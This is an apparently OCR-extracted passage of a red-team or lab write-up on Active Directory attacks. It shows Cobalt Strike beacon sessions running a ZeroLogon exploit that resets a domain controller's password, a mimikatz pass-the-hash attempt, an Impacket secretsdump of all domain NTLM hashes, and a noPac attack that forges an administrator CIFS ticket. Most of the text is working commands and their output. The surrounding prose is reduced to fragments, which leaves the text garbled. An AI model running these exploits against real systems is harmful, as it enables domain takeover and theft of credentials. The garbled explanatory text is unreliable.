
CVE-2020-1472 ZeroLogon

Zerologon Netlogon **AES-CFB8** **16** (IV) **IV** Microsoft 0 IV 0 1/2



Netlogon (RPC)

https://github.com/leitosama/SharpZeroLogon exp dc01

zerologon

```
beacon> execute-assembly sharpzerologon.exe dc01.prod.raven-med.local
[*] Tasked beacon to run .NET program: sharpzerologon.exe dc01.prod.raven-med.local
[+] host called home, sent: 113833 bytes
[+] received output:
Performing authentication attempts...
================================================
[+] received output:
================================================================================================================================
[+] received output:
================================================================================================================
[+] received output:
================================================================================================================
[+] received output:
================================================================================================================
[+] received output:
================================================================================================
Success! DC can be fully compromised by a Zerologon attack.
```

-reset dc01

```
beacon> execute-assembly sharpzerologon.exe dc01.prod.raven-med.local -reset
[*] Tasked beacon to run .NET program: sharpzerologon.exe dc01.prod.raven-med.local -reset
[+] host called home, sent: 113847 bytes
[+] received output:
Performing authentication attempts...
================
Success! DC can be fully compromised by a Zerologon attack.
Done! Machine account password set to NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0
```

dc01 NTLM **pth dc01 lsass.exe PPL** CobaltStrike PTH PPL)

```
beacon> pth prod\dc01$ 31d6cfe0d16ae931b73c59d7e0c089c0
[-] pth error: this command requires administrator privileges
[+] host called home, sent: 108 bytes
```

```
beacon> pth prod\dc01$ 31d6cfe0d16ae931b73c59d7e0c089c0
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:dc01$ /domain:prod /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo fa87d2ef7d6 > \\.\pipe\43f73a" command
[+] host called home, sent: 296114 bytes
[-] Failed to open token
[+] received output:
user     : dc01$
domain   : prod
program  : C:\Windows\system32\cmd.exe /c echo fa87d2ef7d6 > \\.\pipe\43f73a
impers.  : no
NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
  |  PID  3756
  |  TID  3180
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE_PROCESS
```

Impacket secretdump


```
proxychains secretsdump.py  -dc-ip 172.16.1.11 -just-dc -hashes
:31d6cfe0d16ae931b73c59d7e0c089c0 'dc01$'@prod.raven-med.local
```

```
└─# proxychains secretsdump.py -dc-ip 172.16.1.11 -just-dc -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 'dc01$'@prod.raven-med.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  prod.raven-med.local:445  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  prod.raven-med.local:135  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  prod.raven-med.local:49669  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7d6a507876e2c8b7534143c1c6f28ba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:94b3020b55c558748fdf5c1521bc5194:::
sql_service:1601:aad3b435b51404eeaad3b435b51404ee:6ac4f2f23875a34780759d9a9932cd1a:::
app_security:1602:aad3b435b51404eeaad3b435b51404ee:d33b15ba0f27dbf0fd56cd54b1db1ade:::
network_security:1603:aad3b435b51404eeaad3b435b51404ee:d33b15ba0f27dbf0fd56cd54b1db1ade:::
alice:1605:aad3b435b51404eeaad3b435b51404ee:b8f8e199032b942917462188805a5d5d:::
harold:1606:aad3b435b51404eeaad3b435b51404ee:2e7c9d803897b32c77884368807e9b7a:::
backup_operator:1607:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
john:1608:aad3b435b51404eeaad3b435b51404ee:f442e0cc228d1a0cb4621ebce433bcdc:::
newman:1611:aad3b435b51404eeaad3b435b51404ee:a982a943ebd74487b7631d7edb3f34de:::
jim:1612:aad3b435b51404eeaad3b435b51404ee:b7d55956c9f36a798e67ff91ab17e11e:::
carl:1613:aad3b435b51404eeaad3b435b51404ee:72f11d3457f878c59bcb5354d0ee58b2:::
fusco:1614:aad3b435b51404eeaad3b435b51404ee:50c967a9a3ae55672a759c3f68b2ac77:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WEB01$:1107:aad3b435b51404eeaad3b435b51404ee:ee2f1f5614734e35a505c99f18278eef:::
FILE01$:3101:aad3b435b51404eeaad3b435b51404ee:01e1106402c8d23fb22188c717f8a8b3:::
SRV01$:3103:aad3b435b51404eeaad3b435b51404ee:e0f91c69aeb84b0ed14319c409a9ed04:::
fake$:3601:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
RAVEN-MED$:1103:aad3b435b51404eeaad3b435b51404ee:ded0f5790aeb35bbebe24389135a6c40:::
```

CVE-2021-42278 NoPAC

10 BY$OD Srv01$



SPNsAMAccountName **CVE-2022-26923** **SPN** **$sAMAccountName** (SPN sAMAccountName **Rubeus** **TGT** **/user** **$** **sAMAccountName** TGT S4U2Self **sAMAccountName** **$**KDC

https://github.com/Ridter/noPac exp

```
beacon> execute-assembly nopac.exe scan -domain white-bird.local -user serveradm -pass "Summer2024!"
[*] Tasked beacon to run .NET program: nopac.exe scan -domain white-bird.local -user serveradm -pass "Summer2024!"
[+] host called home, sent: 497325 bytes
[+] received output:
[+] Got TGT from dc05.white-bird.local. Ticket size: 555
```

Rubeus **S4U** Dc05$ TGT CIFS TGS

```
nopac.exe -domain white-bird.local -user serveradm -pass "Summer2024!" /dc dc05.white-bird.local /mAccount nopac /mPassword Passw0rd /service cifs /ptt
```

```
beacon> execute-assembly nopac.exe -domain white-bird.local -user serveradm -pass "Summer2024!" /dc dc05.white-bird.local /mAccount nopac /mPassword Passw0rd /service cifs /ptt
[*] Tasked beacon to run .NET program: nopac.exe -domain white-bird.local -user serveradm -pass "Summer2024!" /dc dc05.white-bird.local /mAccount nopac /mPassword Passw0rd /service cifs /ptt
[+] host called home, sent: 497477 bytes
[+] received output:
[+] Distinguished Name = CN=nopac,CN=Computers,DC=white-bird,DC=local
[+] Machine account nopac added

[+] received output:
[+] Machine account nopac attribute serviceprincipalname cleared
[+] Machine account nopac attribute samaccountname updated
[+] Got TGT for dc05.white-bird.local
[+] Machine account nopac attribute samaccountname updated
[*] Action: S4U

[*] Using domain controller: dc05.white-bird.local (172.16.1.51)
[*] Building S4U2self request for: 'dc05@WHITE-BIRD.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Substituting alternative service name 'cifs/dc05.white-bird.local'
[*] Got a TGS for 'administrator' to 'cifs@WHITE-BIRD.LOCAL'
[*] base64(ticket.kirbi):


doIFqjCCBaagAwIBBaEDAgEWooIEmzCCBJdhggSTMIIEj6ADAgEFoRIbEFdISVRFLUJJUkQuTE9DQUyiKDAmoAMCAQGhHzAdGwRjaWZzGxVkYzA1LndoaXRlLWJpcmQubG9jYWyjggRIMIIERKADAgESoQMCAQSiggQ2BIIEMjV9C9KjOQFDiPrdjWzLi5pF3

[+] Ticket successfully imported!
```

dc05

```
beacon> ls \\dc05.white-bird.local\c$
[*] Tasked beacon to list files in \\dc05.white-bird.local\c$
[+] host called home, sent: 44 bytes
[*] Listing: \\dc05.white-bird.local\c$\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     09/15/2018 00:19:00   $Recycle.Bin
          dir     01/20/2023 19:43:56   Documents and Settings
          dir     09/15/2018 00:19:00   PerfLogs
          dir     01/20/2023 15:35:25   Program Files
          dir     01/20/2023 15:35:26   Program Files (x86)
          dir     04/02/2023 13:14:02   ProgramData
          dir     01/20/2023 19:44:02   Recovery
          dir     01/20/2023 15:48:48   System Volume Information
          dir     01/20/2023 15:35:21   Users
          dir     05/01/2023 01:09:33   Windows
 512mb    fil     05/02/2023 10:44:28   pagefile.sys
```

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